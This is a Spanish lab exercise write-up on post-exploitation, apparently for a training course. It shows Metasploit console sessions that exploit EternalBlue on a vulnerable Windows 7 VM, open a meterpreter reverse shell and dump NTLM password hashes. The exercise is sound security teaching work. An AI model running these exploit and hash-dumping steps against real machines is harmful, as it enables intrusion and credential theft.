EJERCICIOS INTRODUCCIÓN A LA POST-EXPLOTACIÓN Y PERSISTENCIA


Prerrequisitos

- Kali Linux
- Windowsploitable
- Metasploitable2

Ejercicio 1 - Metasploit


- **Crear un workspace para la siguiente auditoría con el nombre Windowsploitable.**
- **Explotar la vulnerabilidad EternalBlue usando un payload meterpreter.**
- **Volcar los hashes con comando meterpreter, o módulo de post-explotación de ser necesario.**
- **Comprobar que las credenciales estan añadidas a nuestro workspace.**
- **Crackear los hashes almacenados usando el módulo destinado a ello.**
- **Hacer persistencia y demostrar su funcionamiento reiniciando el sistema.**

Iniciamos el service y msfconsole




```
┌──(root㉿kali)-[~]
└─# service postgresql start

┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command
```

Creamos el workspace




```
msf6 > workspace -a Windowsploitable
[*] Added workspace: Windowsploitable
[*] Workspace: Windowsploitable
msf6 >
```

Realizamos la búsqueda y seleccionamos el 0




```
msf6 > search exploit Eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SM
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance,
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance,
   3  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/smb/smb_double

msf6 > use 0
```

Establecemos el payload y verificamos las options para comprobar qué variantes están vacías




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affec
                                             chines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Wi
                                             es.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Ser
```

Establecemos el RHOST y lo ponemos a correr




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.101
rhost ⇒ 10.0.2.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.101:445        - Host is likely VULNERABLE to MS17-010! - Windows 7
[*] 10.0.2.101:445        - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.101:445 - The target is vulnerable.
[*] 10.0.2.101:445 - Connecting to target for exploitation.
[+] 10.0.2.101:445 - Connection established for exploitation.
[+] 10.0.2.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.101:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.101:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65
[*] 10.0.2.101:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72
[*] 10.0.2.101:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31
[+] 10.0.2.101:445 - Target arch selected valid for arch indicated by DCE/RPC
[*] 10.0.2.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.101:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.101:445 - Starting non-paged pool grooming
[+] 10.0.2.101:445 - Sending SMBv2 buffers
[+] 10.0.2.101:445 - Closing SMBv1 connection creating free hole adjacent to S
[*] 10.0.2.101:445 - Sending final SMBv2 buffers.
[*] 10.0.2.101:445 - Sending last fragment of exploit packet!
[*] 10.0.2.101:445 - Receiving response from exploit packet
[+] 10.0.2.101:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)
[*] 10.0.2.101:445 - Sending egg to corrupted connection.
[*] 10.0.2.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.101
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.101:49162) at 2023-1
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

Con hashdump obtenemos los hashes de los usuarios correspondientes




```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
master:1000:aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b52183304666138c13:::
```

Hacemos un background y vemos los espacios de trabajos actuales




```
meterpreter > bg
[*] Backgrounding session 1 ...
msf6 exploit(windows/smb/ms17_010_eternalblue) > workspace -v

Workspaces
==========

current  name              hosts  services  vulns  creds  loots  notes
-------  ----              -----  --------  -----  -----  -----  -----
         default           2      1         2      0      0      4
*        Windowsploitable  1      1         1      4      0      1
         Metasploitable2   0      0         0      0      0      0
```

Vemos las credenciales




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > creds
Credentials
===========

host        origin      service        public          private                                                            realm  private_typ
----        ------      -------        ------          -------                                                            -----  -----------
10.0.2.101  10.0.2.101  445/tcp (smb)  Administrador   aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6         NTLM hash
10.0.2.101  10.0.2.101  445/tcp (smb)  bob             aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a         NTLM hash
10.0.2.101  10.0.2.101  445/tcp (smb)  HomeGroupUser$  aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12         NTLM hash
10.0.2.101  10.0.2.101  445/tcp (smb)  master          aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b52183304666138c13         NTLM hash
```

Lo podemos probar de otra forma, es la siguiente




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/windows/gather/hashdump
msf6 post(windows/gather/hashdump) > options

Module options (post/windows/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.
```

Establecemos la sesión




```
msf6 post(windows/gather/hashdump) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HETE  10.0.2.9:4444 → 10.0.2.10
                                     AM                         1:49179 (10.0.2.101)

msf6 post(windows/gather/hashdump) > set session 1
session ⇒ 1
```

Le damos a correr y obtenemos los mismos hashes




```
msf6 post(windows/gather/hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 0c9b91a4a1ee2513cb4f888dbacd0aee...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrador:500:aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
master:1000:aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b52183304666138c13:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a:::
```

Observamos que lo anterior esté guardado en nuestro workspace y vemos las credenciales




```
msf6 post(windows/gather/hashdump) > workspace -v

Workspaces
==========

current  name               hosts  services  vulns  creds  loots  notes
-------  ----               -----  --------  -----  -----  -----  -----
         default            2      1         2      0      0      4
*        Windowsploitable   1      1         1      7      0      1
         Metasploitable2    0      0         0      0      0      0
```




```
msf6 post(windows/gather/hashdump) > creds
Credentials
===========

host        origin      service        public          private
----        ------      -------        ------          -------
10.0.2.101  10.0.2.101  445/tcp (smb)  Administrador   aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6
10.0.2.101  10.0.2.101  445/tcp (smb)  bob             aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a
